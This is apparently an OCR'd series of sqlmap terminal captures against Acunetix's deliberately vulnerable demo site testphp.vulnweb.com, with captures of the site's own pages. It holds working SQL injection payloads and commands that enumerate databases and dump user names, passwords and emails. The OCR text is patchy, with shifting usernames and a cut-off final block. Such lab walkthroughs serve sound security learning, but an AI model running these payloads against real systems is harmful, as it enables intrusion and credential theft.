

```
asmi@vbox: ~  
File Actions Edit View Help  
(asmi@vbox)-[~]  
$ sqlmap -hh  
  
      H  
    [ ]  
   [ ]  
  [ ]  
 [ ]  
[ ]  
[_]IV... [ ] {1.8.11#stable}  
           https://sqlmap.org  
  
Usage: python3 sqlmap [options]  
  
Options:  
-h, --help          Show basic help message and exit  
-hh                 Show advanced help message and exit  
--version            Show program's version number and exit  
-v VERBOSE           Verbosity level: 0-6 (default 1)  
  
Target:  
At least one of these options has to be provided to define the target(s)  
  
-u URL, --url=URL    Target URL (e.g. "http://www.site.com/vuln.php?id=1")  
-d DIRECT             Connection string for direct database connection  
-l LOGFILE            Parse target(s) from Burp or WebScarab proxy log file  
-m BULKFILE           Scan multiple targets given in a textual file  
-r REQUESTFILE        Load HTTP request from a file  
-g GOOGLEDORK         Process Google dork results as target URLs
```

```
asmi@vbox: ~  
File Actions Edit View Help  
$ sqlmap -u http://testphp.vulnweb.com/ --crawl 2  
  
acunetix Web Vulnerability Scanner {1.8.11#stable}  
[+] Scan your cart, guestbook, AJAX Demo  
[+] IV... https://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 09:33:14 /2025-02-16/  
  
[09:33:33] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'  
[09:33:33] [INFO] searching for links with depth 1  
[09:33:34] [INFO] searching for links with depth 2  
please enter number of threads? [Enter for 1 (current)] 1  
[09:33:50] [WARNING] running in a single-thread mode. This could take a while  
[09:33:54] [INFO] 10/13 links visited (77%)  
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y
```

```
asmi@vbox: ~
File Actions Edit View Help
[09:33:34] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[09:33:50] [WARNING] running in a single-thread mode. This could take a while
[09:33:54] [INFO] 10/13 links visited (77%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to
follow? [Y/n] Y
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further
processing with other tools [y/N] N
[09:34:13] [INFO] found a total of 5 targets
[1/5] URL: http://testphp.vulnweb.com/showimage.php?file=
GET http://testphp.vulnweb.com/showimage.php?file=
do you want to test this URL? [Y/n/q]
> Y
[09:34:18] [INFO] testing URL 'http://testphp.vulnweb.com/showimage.php?file=
'
[09:34:18] [INFO] using '/home/asmi/.local/share/sqlmap/output/results-021620
25_0934am.csv' as the CSV results file in multiple targets mode
[09:34:18] [INFO] testing connection to the target URL
[09:34:18] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:34:19] [INFO] testing if the target URL content is stable
[09:34:19] [INFO] target URL content is stable
[09:34:19] [INFO] testing if GET parameter 'file' is dynamic
[09:34:20] [INFO] GET parameter 'file' appears to be dynamic
[09:34:20] [WARNING] heuristic (basic) test shows that GET parameter 'file' m
ight not be injectable
[09:34:20] [INFO] heuristic (XSS) test shows that GET parameter 'file' might
```

```
asmf@vbox: ~
File Actions Edit View Help
[09:34:19] [INFO] target URL content is stable
[09:34:19] [INFO] testing if GET parameter 'file' is dynamic
[09:34:20] [INFO] GET parameter 'file' appears to be dynamic
[09:34:20] [WARNING] heuristic (basic) test shows that GET parameter 'file' might not be injectable
[09:34:20] [INFO] heuristic (XSS) test shows that GET parameter 'file' might be vulnerable to cross-site scripting (XSS) attacks
[09:34:20] [INFO] heuristic (FI) test shows that GET parameter 'file' might be vulnerable to file inclusion (FI) attacks
[09:34:20] [INFO] testing for SQL injection on GET parameter 'file'
[09:34:20] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:34:21] [WARNING] reflective value(s) found and filtering out
[09:34:24] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:34:25] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[09:34:26] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[09:34:28] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[09:34:30] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[09:34:32] [INFO] testing 'Generic inline queries'
[09:34:32] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[09:34:33] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[09:34:35] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE
```

```

asmi@vbox: ~
File Actions Edit View Help
(asmi@vbox)-[~]
$ sqlmap -u http://testphp.vulnweb.com/ --crawl 2 --technique="U" --batch

Concise Web Vulnerability Scanner {1.8.11#stable}
[+] http://testphp.vulnweb.com/ [AJAX Demo]
[+] https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 09:42:59 /2025-02-16/

do you want to check for the existence of site's sitemap.xml [y/N] N
[09:42:59] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com
/'
[09:42:59] [INFO] searching for links with depth 1
[09:43:29] [CRITICAL] connection timed out to the target URL. sqlmap is going
to retry the request(s)
[09:43:29] [WARNING] if the problem persists please check that the provided t
arget URL is reachable. In case that it is, you can try to rerun with switch
'--random-agent' and/or proxy switches ('--proxy', '--proxy-file' ...)
[09:43:30] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1

```



```
[12:38:44] [AFFIC OUT] HTTP request [#4]:  
GET http://testphp.vulnweb.com/cart.php HTTP/1.1  
Cache-control: no-cache  
User-agent: sqlmap/1.6.4#stable (https://sqlmap.org)  
Host: testphp.vulnweb.com  
Accept: /*/*  
Accept-encoding: gzip,deflate  
Connection: close
```

```
[12:38:44] [AFFTC OUT] HTTP request [#6]:  
GET http://testphp.vulnweb.com/style.css HTTP/1.1  
Cache-control: no-cache  
User-agent: sqlmap/1.6.4#stable (https://sqlmap.org)  
Host: testphp.vulnweb.com  
Accept: /*/*  
Accept-encoding: gzip,deflate  
Connection: close
```

```
[12:38:45] [TRAFFIC OUT] HTTP request [#7]:  
GET http://testphp.vulnweb.com/artists.php HTTP/1.1  
Cache-control: no-cache  
User-agent: sqlmap/1.6.4#stable (https://sqlmap.org)  
Host: testphp.vulnweb.com  
Accept: /*/*  
Accept-encoding: gzip,deflate  
Connection: close
```

```
[12:38:45] [TRAFFIC OUT] HTTP request [#8]:
GET http://testphp.vulnweb.com/AJAX/index.php HTTP/1.1
Cache-control: no-cache
User-agent: sqlmap/1.6.4#stable (https://sqlmap.org)
Host: testphp.vulnweb.com
Accept: */*
Accept-encoding: gzip,deflate
Connection: close
```

```
H  
[ ] {1.6.4#stable}  
- . [ ]  
[ ] [ ] [ ] [ ]  
V... https://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

```
[*] starting @ 12:39:01 /2025-02-13/
```

```
do you want to check for the existence of site's sitemap.xml) [y/N] N
```

```
[12:39:01] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
```

```
[12:39:01] [INFO] starting crawler for target ONE
[12:39:01] [INFO] searching for links with depth 1
```

```
[12:39:02] [INFO] searching for links with depth 2
```

```
please enter number of threads? [Enter for 1 (current)] 1
```

```
[12:39:02] [WARNING] running in a single-thread mode. This could take a while
```

```
[12:39:02] [INFO] 1/13 links visited (8%)
get a 302 redirect to http://testbnu.vulnweb.com/login.php! Do you want to
```

```
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y
```

```
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y
```

```
got a 302 redirect to http://testphp.vulnweb.com/  
do you want to normalize crawling results [Y/n] Y
```

```
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N
```

```
[12:39:07] [INFO] found a total of 5 targets
```

[1/5] URL:

```
GET http://testphp.vulnweb.com/artists.php?artist=1
```

```
do you want to test this URL? [Y/n/q]
```

```
Payload: artist=1 AND 1902=1902


Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID SUBSET)
Payload: artist=1 AND GTID_SUBSET(CONCAT(0x7171766271,(SELECT (ELT(1197=1197,1))),0x717a627871),1197)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SLEEP - comment)
Payload: artist=1 AND SLEEP(5)#

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-5456 UNION ALL SELECT NULL,NULL,CONCAT(0x7171766271,0xf6f625948536a4f576d53504762605a715a72464179414a567a48624e65417a45675a716f6f4b634e,0x717a627871)-- -
---
do you want to exploit this SQL injection? [Y/n] Y
[12:39:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you want to skip further tests involving it? [Y/n] Y
[12:39:07] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[12:39:07] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[12:39:07] [INFO] skipping 'http://testphp.vulnweb.com/http?pp=12'
[12:39:07] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file='
[12:39:07] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/sakshi/.local/share/sqlmap/output/results-02132025_1239pm.csv'
[12:39:07] [WARNING] your sqlmap version is outdated

[*] ending @ 12:39:07 /2025-02-13/

sakshi@mintpad:~$
```




```
(asmi@vbox)-[~]  
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[09:49:09] [INFO] resuming back-end DBMS 'mysql'
[09:49:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

```
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 6754=6754
```


```
asmi@vbox: ~  
File Actions Edit View Help  
Type: time-based blind  
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)  
Payload: artist=1 AND (SELECT 8349 FROM (SELECT(SLEEP(5)))PYVo)  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 3 columns  
Payload: artist=-5542 UNION ALL SELECT CONCAT(0x717a6b6a71,0x6a64696f6f5a  
797a57694b75554a4e5351636970546a796872684645706156784971727652746b43,0x716a76  
7671),NULL,NULL-- -  
-----  
[09:49:09] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: PHP 5.6.40, Nginx 1.19.0  
back-end DBMS: MySQL ≥ 5.6  
[09:49:09] [INFO] fetching database names  
available databases [2]:  
[*] acuart  
[*] information_schema  
[09:49:09] [INFO] fetched data logged to text files under '/home/asmi/.local/  
share/sqlmap/output/testphp.vulnweb.com'  
  
[*] ending @ 09:49:09 /2025-02-16/  
  
(asmi@vbox)-[~]  
$
```

```
asmi@vbox: ~
File Actions Edit View Help
[*] acuart
[*] information_schema

[09:49:09] [INFO] fetched data logged to text files under '/home/asmi/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 09:49:09 /2025-02-16/

(asmi@vbox)-[~]
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 acuart --tables

 {1.8.11#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:51:26 /2025-02-16/

[09:51:26] [INFO] resuming back-end DBMS 'mysql'
```

```
asmi@vbox: ~
File Actions Edit View Help
Database: acuart
[8 tables]
+-----+
| artists      |
| carts        |
| categ        |
| featured     |
| guestbook    |
| pictures     |
| products     |
| users        |
+-----+

Database: information_schema
[79 tables]
+-----+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS |
| APPLICABLE_ROLES                   |
| CHARACTER_SETS                     |
| CHECK_CONSTRAINTS                 |
| COLLATIONS                         |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS_EXTENSIONS               |
| COLUMN_PRIVILEGES                 |
| COLUMN_STATISTICS                 |
| ENABLED_ROLES                     |
| FILES                             |
+-----+
```



```
asmi@vbox: ~
File Actions Edit View Help
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[09:53:58] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| name   | varchar(100) |
| address | mediumtext |
| cart   | varchar(100) |
| cc     | varchar(100) |
| email  | varchar(100) |
| pass   | varchar(100) |
| phone  | varchar(100) |
| uname  | varchar(100) |
+-----+-----+

[09:53:58] [INFO] fetched data logged to text files under '/home/asmi/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 09:53:58 /2025-02-16/

(asmi@vbox)-[~]
$
```




asmi@vbox: ~



File Actions Edit View Help

7671),NULL,NULL-- -

[09:56:00] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu

web application technology: Nginx 1.19.0, PHP 5.6.40

back-end DBMS: MySQL ≥ 5.6

[09:56:00] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'

Database: acuart

Table: users

[1 entry]

+-----+

| uname |

+-----+

| test |


+-----+

[09:56:01] [INFO] table 'acuart.users' dumped to CSV file '/home/asmi/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'


[09:56:01] [INFO] fetched data logged to text files under '/home/asmi/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 09:56:01 /2025-02-16/

(asmi@vbox)-[~]
\$



```
asmi@vbox: ~  
File Actions Edit View Help  
7671),NULL,NULL-- --  
[13:16:25] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: Nginx 1.19.0, PHP 5.6.40  
back-end DBMS: MySQL ≥ 5.6  
[13:16:25] [INFO] fetching entries of column(s) 'pass' for table 'users' in d  
atabase 'acuart'  
Database: acuart  
Table: users  
[1 entry]  
+-----+  
| pass | dependencies |  
+-----+  
| test | tamperers    |  
+-----+  
[13:16:26] [INFO] table 'acuart.users' dumped to CSV file '/home/asmi/.local/  
share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'  
[13:16:26] [INFO] fetched data logged to text files under '/home/asmi/.local/  
share/sqlmap/output/testphp.vulnweb.com/'  
[*] ending @ 13:16:26 /2025-02-16/  
  
(asmi@vbox)-[~]
```



user info

testphp.vulnweb.com/userinfo.php

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

acunetixacuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

homecategoriesartistsdisclaimeryour cartguestbookAJAX DemoLogout test

search artgo

Browse categoriesBrowse artistsYour cartSignupYour profileOur guestbookAJAX DemoLogoutLinksSecurity artPHP scannerPHP vuln helpFractal Explorer

(test)
On this page you can visualize or edit you user information.
Name:
Credit card number:
E-Mail:
Phone number:
Address:

You have 0 items in your cart. You visualize you cart here.

About UsPrivacy PolicyContact Us©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

pictures

testphp.vulnweb.com/testproducts.php/cat=1

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec





acunetixacuart


TEST and Demonstration site for Acunetix Web Vulnerability Scanner

homecategoriesartistsdisclaimeryour cartguestbookAJAX DemoLogout test


search artgo

Browse categoriesBrowse artistsYour cartSignupYour profileOur guestbookAJAX DemoLogoutLinksSecurity artPHP scannerPHP vuln helpFractal Explorer

Posters
The shore

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.
painted by: r4w@173
[comment on this picture](#)
Mistery

Donec molestie. Sed aliquam sem ut arcu.
painted by: r4w@173
[comment on this picture](#)
The universe

Lorem ipsum dolor sit amet, Donec molestie. Sed aliquam sem ut arcu.
painted by: r4w@173
[comment on this picture](#)
Walking

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.
painted by: r4w@173



```
asmi@vbox: ~  
File Actions Edit View Help  
Title: MySQL > 5.0.12 OR time-based blind (heavy query)  
Payload: cat=1 OR 8565=(SELECT COUNT(*) FROM INFORMATION_SCHEMA.COLUMNS A  
, INFORMATION_SCHEMA.COLUMNS B, INFORMATION_SCHEMA.COLUMNS C WHERE 0 XOR 1)  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 11 columns  
Payload: cat=1 UNION ALL SELECT CONCAT(0x716b6b7871,0x68666444d56566674475  
9484d505670694468526c4b6a6a57487a6b5747545865416946666d557969,0x7176717671),N  
ULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL, NULL-- -  
-----  
[10:01:02] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: Nginx 1.19.0, PHP 5.6.40  
back-end DBMS: MySQL ≥ 5.6  
[10:01:02] [INFO] fetching database names  
available databases [2]:  
[*] acuart  
[*] information_schema  
[10:01:02] [INFO] fetched data logged to text files under '/home/asmi/.local/  
share/sqlmap/output/testphp.vulnweb.com'  
  
[*] ending @ 10:01:02 /2025-02-16/  
  
(asmi@vbox)-[~]  
$
```


```
asmi@vbox: ~
File Actions Edit View Help
back-end DBMS: MySQL ≥ 5.6
[10:05:09] [INFO] fetching tables for database: 'acuart'
[10:05:09] [INFO] fetching columns for table 'pictures' in database 'acuart'
[10:05:10] [INFO] fetching columns for table 'featured' in database 'acuart'
[10:05:10] [INFO] fetching columns for table 'categ' in database 'acuart'
[10:05:10] [INFO] fetching columns for table 'users' in database 'acuart'
[10:05:11] [INFO] fetching columns for table 'artists' in database 'acuart'
[10:05:11] [INFO] fetching columns for table 'guestbook' in database 'acuart'
[10:05:11] [INFO] fetching columns for table 'carts' in database 'acuart'
[10:05:12] [INFO] fetching columns for table 'products' in database 'acuart'
Database: acuart
Table: pictures
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| a_id   | int  |
| cat_id | int  |
| img    | varchar(50) |
| pic_id | int  |
| plong  | text |
| price  | int  |
| pshort | mediumtext |
| title  | varchar(100) |
+-----+-----+
Database: acuart
```

```
asmi@vbox: ~  
File Actions Edit View Help  
[10:05:12] [INFO] fetching columns for table 'products' in database 'acuart'  
Database: acuart  
Table: pictures  
[8 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| a_id   | int  |  
| cat_id | int  |  
| img    | varchar(50) |  
| pic_id | int  |  
| plong  | text |  
| price  | int  |  
| pshort | mediumtext |  
| title  | varchar(100) |  
+-----+-----+  
  
Database: acuart  
Table: featured  
[2 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| feature_text | text |  
| pic_id       | int  |  
+-----+-----+
```



```
asmi@vbox: ~  
File Actions Edit View Help  
ULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -  
_____  
[10:08:03] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: PHP 5.6.40, Nginx 1.19.0  
back-end DBMS: MySQL ≥ 5.6  
[10:08:03] [INFO] fetching entries of column(s) 'email' for table 'users' in  
database 'acuart'  
Database: acuart  
Table: users  
[1 entry]  
+-----+  
| email |  
+-----+  
| email@email.com |  
+-----+  
[10:08:04] [INFO] table 'acuart.users' dumped to CSV file '/home/asmi/.local/  
share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'  
[10:08:04] [INFO] fetched data logged to text files under '/home/asmi/.local/  
share/sqlmap/output/testphp.vulnweb.com'  
  
[*] ending @ 10:08:04 /2025-02-16/  
  
(asmi@vbox)-[~]  
$
```

```
aakankshsen@Aakankshs-MacBook-Air-2 ~ % sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --roles
```



```
{1.9.2#stable}
https://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:11:51 /2025-02-17/

[15:11:51] [INFO] resuming back-end DBMS 'mysql'

[15:11:51] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

```

Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 8293=8293

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: artist=1 AND GTID_SUBSET(CONCAT(0x7171627071,(SELECT (ELT(3203=3203,1))),0x716a786b71),3203)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 9439 FROM (SELECT(SLEEP(5)))SZHb)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-2876 UNION ALL SELECT NULL,CONCAT(0x7171627071,0x6e42775a4951484a4f4945514d7253764c6264614446676c486862556e4d4e4a5248724a4d6a6179,0x716a786b71),NULL-- --

```

[15:11:52] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu

web application technology: PHP 5.6.40, Nginx 1.19.0

back-end DBMS: MySQL 8

[15:11:52] [WARNING] on MySQL the concept of roles does not exist. sqlmap will enumerate privileges instead

[15:11:52] [INFO] fetching database users privileges

database management system users roles:


```

[*] 'acuart'@'localhost' [1]:
  role: USAGE

```

[15:11:52] [INFO] fetched data logged to text files under '/Users/aakankshsen/.local/share/sqlmap/output/testphp.vulnweb.com'

```
aakankshsen@Aakankshs-MacBook-Air-2 ~ % sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --privileges
```



```
{1.9.2#stable}
https://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:12:44 /2025-02-17/

[15:12:45] [INFO] resuming back-end DBMS 'mysql'

[15:12:45] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

```

Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 8293=8293

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: artist=1 AND GTID_SUBSET(CONCAT(0x7171627071,(SELECT (ELT(3203=3203,1))),0x716a786b71),3203)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 9439 FROM (SELECT(SLEEP(5)))SZHb)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-2876 UNION ALL SELECT NULL,CONCAT(0x7171627071,0x6e42775a4951484a4f4945514d7253764c6264614446676c486862556e4d4e4a5248724a4d6a6179,0x716a786b71),NULL-- --

```

[15:12:45] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu

web application technology: Nginx 1.19.0, PHP 5.6.40

back-end DBMS: MySQL 8

[15:12:45] [INFO] fetching database users privileges

database management system users privileges:

```

[*] 'acuart'@'localhost' [1]:
  privilege: USAGE

```

[15:12:45] [INFO] fetched data logged to text files under '/Users/aakankshsen/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 15:12:45 /2025-02-17/


```
[_ -] . ['] .
```

{1.9.2#stable}

<https://sqlmap.org>

```
[*] starting @ 15:13:12 /2025-02-17/
```

```
[15:13:12] [INFO] testing connection to the target URL
```

Parameter: artist (GET)

Title: AND boolean-based blind - WHERE or HAVING clause

Type: error-based

```
Payload: artist=1 AND GTID_SUBSET(CONCAT(0x7171627071,(SELECT (ELT(3203=3203,1))),0x716a786b71),3203)
```

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Type: UNION query

```
